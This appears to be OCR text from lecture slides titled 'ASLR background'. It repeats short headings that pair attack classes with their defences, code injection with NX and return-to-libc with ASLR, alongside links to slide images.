
ASLR background

Code injection → NX



ASLR background


Code injection → NX




ASLR background

Return-to-libc → ASLR

Stack



ASLR background




Return-to-libc → ASLR

Stack


ASLR background

Return-to-libc → ASLR



